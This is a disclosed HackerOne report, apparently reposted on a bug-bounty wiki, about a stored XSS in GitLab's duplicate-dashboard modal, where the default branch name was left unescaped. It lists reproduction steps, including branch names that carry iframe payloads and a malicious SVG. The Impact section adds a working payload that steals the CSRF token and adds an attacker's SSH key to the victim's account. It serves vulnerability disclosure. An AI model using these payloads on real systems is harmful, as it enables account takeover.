Stored XSS via duplicating metrics dashboard executing on gitlab.com
The duplicate dashboard modal in GitLab did not escape the default branch name, allowing a stored XSS payload to execute. An attacker could steal CSRF tokens and take over victim accounts, and a CSP bypass allowed the XSS to run on gitlab.com.

GitLab
Originally disclosed on GitLab
- Fixed in 2 months
- Disclosed after 2 months
HackerOne report #824773 by xanbanx on 2020-03-19, assigned to @jeremymatos:
Hi GitLab Security Team,
Summary
I found a stored XSS vulnerability in GitLab via the metric dashboard duplication functionality, which executed on gitlab.com
GitLab recently added the functionality, to duplicate a metric dashboard. The modal to duplicate the dashboard misses to escape the default branch name, thus a stored XSS vulnerability is able to execute. Furthermore, with a CSP bypass, this XSS also triggers on gitlab.com.
Steps to reproduce
- Create a GitLab project without creating a repo
- Enable Prometheus by going to
https://example.gitlab.com/<namespace>/<project-name>/-/services/prometheus/edit, enter the domainhttps://foo.bar.comand enable the integration - Create a local repo via
git init - Checkout following branch:
git checkout -b "{{media:1}}" - Add a
.gitlab-ci.ymlwith the following content:
deploy_staging:
  stage: deploy
  script:
    - echo "Deploy to staging server"
  environment:
    name: staging
    url: https://staging.example.com
- Add and commit the file:
git add .gitlab-ci.yml; git commit -am "add" - Add the origin of the GitLab project to the local repo:
git remote add origin https://example.gitlab.com/<namespace>/<project-name>.git - Push the commit to the GitLab repo wit seting the branch
git push --set-upstream origin "{{media:2}}" - Go to
https://example.gitlab.com/<namespace>/<project-name>/-/environments/metrics - Select the dashboard dropdown and select
Duplicate Dashboardto watch the XSS payload executing
This example, uses a generic XSS payload, which is blocked on gitlab.com due to the deployed CSP.
However, I already reported a CSP bypass in #786753, which can also be used here to let the XSS execute on gitlab.com
- Create a project on gitlab.com
- Enable Prometheus by going to
https://gitlab.com/<namespace>/<project-name>/-/services/prometheus/edit, enter the domainhttps://foo.bar.comand enable the integration - Add a file
test.svgto the repository with the following content:
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg"
    version="1.1" baseProfile="full"
    width="700px" height="400px" viewBox="0 0 700 400">
   <circle cx="125" cy="125" r="75" />
   <script type="text/javascript">
    alert(window.parent.document.domain)
   </script>
</svg>
- Findout about the blob id by querying
https://gitlab.com/api/v4/projects/<project-id>/repository/tree. This returns the repo tree containing an blob id for the filetest.svglike this one:{"id":"bbac0b4ac29d5bab841f60bdf71d7ea3b91ca87f","name":"test.svg","type":"blob","path":"test.svg","mode":"100644"} - Clone the repo locally and use that id to create the following branch:
git checkout -b "<iframe/src='/api/v4/projects/<project-id>/repository/blobs/bbac0b4ac29d5bab841f60bdf71d7ea3b91ca87f/raw'>" - Add a
.gitlab-ci.ymlwith the following content:
deploy_staging:
  stage: deploy
  script:
    - echo "Deploy to staging server"
  environment:
    name: staging
    url: https://staging.example.com
- Add, commit, and push the file:
git add .gitlab-ci.yml; git commit -am "add"; git push --set-upstream origin "<iframe/src='/api/v4/projects/<project-id>/repository/blobs/bbac0b4ac29d5bab841f60bdf71d7ea3b91ca87f/raw'>" - Change the default branch to the iframe named branch in
https://gitlab.com/<namespace>/<project-name>/-/settings/repository - Go to
https://example.gitlab.com/<namespace>/<project-name>/-/environments/metrics - Select the dashboard dropdown and select
Duplicate Dashboardto watch the XSS payload executing. You maybe have to open the duplicate dashboard modal twice.
Attached see a screenshot of the XSS executed on gitlab.com:

Impact
The stored XSS is triggering for any user with reporter access and above for the project. The PoC can easily be extended to steal the users CSRF token and to takeover the victim's account. For example, you can use the following PoC to add the attackers SSH key to the victim's account:
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg"
    version="1.1" baseProfile="full"
    width="700px" height="400px" viewBox="0 0 700 400">
   <circle cx="125" cy="125" r="75" />
   <script type="text/javascript">
    var csrf = window.parent.$('meta[name=csrf-token]').attr('content');
    window.parent.$.post('/profile/keys', { 'authenticity_token': csrf, 'key[key]': 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDUXhvMZ/BFqgVY4iWWv2lrs2alZHA6CoNcnZWH7gxObXGeFK89/itFbI8NrEDE291LRScBL1nuHs0xlf7uidf97uFGVMyIW8TKeaG/j5q6olr9ejiOZhiiGGkQZf1iSTV4VYN77EtG7iV62VB1ZbwnCau1xT5mlXbd8E4WzaHIxuOY8Ao8EozouaQzWt+I1xJx5rufVwItmTaX5QKV5Cuv8GhMRUb1UqujNKr22/rbWnut0pSzB1+uE4S4E1AaCNX9Byy0z65nzupk5kdj8y/qJ3pk8UBOgQtJCFEOwc42EHS3JwTeMRNRXs9bwqRJfXUomXL1LZ5Eua7UX7aQq7pf [email protected]', 'key[title]': '[email protected]' });
   </script>
</svg>
Due to the CSP bypass, this XSS is also triggering on gitlab.com and also has full impact for self managed instances. This has the same impact as in #426577, (XSS in environments). /cc [@]jritchey who triged this one.
What is the current bug behavior?
GitLab does not escape the default branch in the duplicate dashboard modal, thus allowing an XSS payload to execute.
What is the expected correct behavior?
GitLab should escape the default branch in the duplicate dashboard modal.
Output of checks
This bug happens on GitLab.com running on GitLab Enterprise Edition 12.9.0-pre 4b94245907d
Best regards,
Xanbanx
Impact
See above.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The application failed to escape the default branch name when rendering it in the duplicate dashboard modal.
Impact
The stored XSS triggers for any user with reporter access and above, and can be extended to steal CSRF tokens and take over accounts; a CSP bypass allows it to work on gitlab.com.
What the attacker needed
Reporter access or above; victim opens duplicate dashboard modal; CSP bypass for gitlab.com
The fix
GitLab should escape the default branch name in the duplicate dashboard modal.
How it was found
- Create a GitLab project without a repository and enable Prometheus integration.
- Create a local Git repository and check out a new branch with a name containing an XSS payload.
- Add a .gitlab-ci.yml file, commit it, and push the branch to the GitLab project.
- Navigate to the project's environments metrics page and select 'Duplicate Dashboard' from the dashboard dropdown.
- Observe the XSS payload executing.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A stored cross-site scripting (XSS) flaw lets an attacker save malicious code in a website, which then runs in other users' browsers. Here, the branch name of a Git repository was not properly cleaned before being shown in a dashboard duplication pop-up, so a branch name containing code would run when someone opened that pop-up. This could let an attacker take over accounts.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




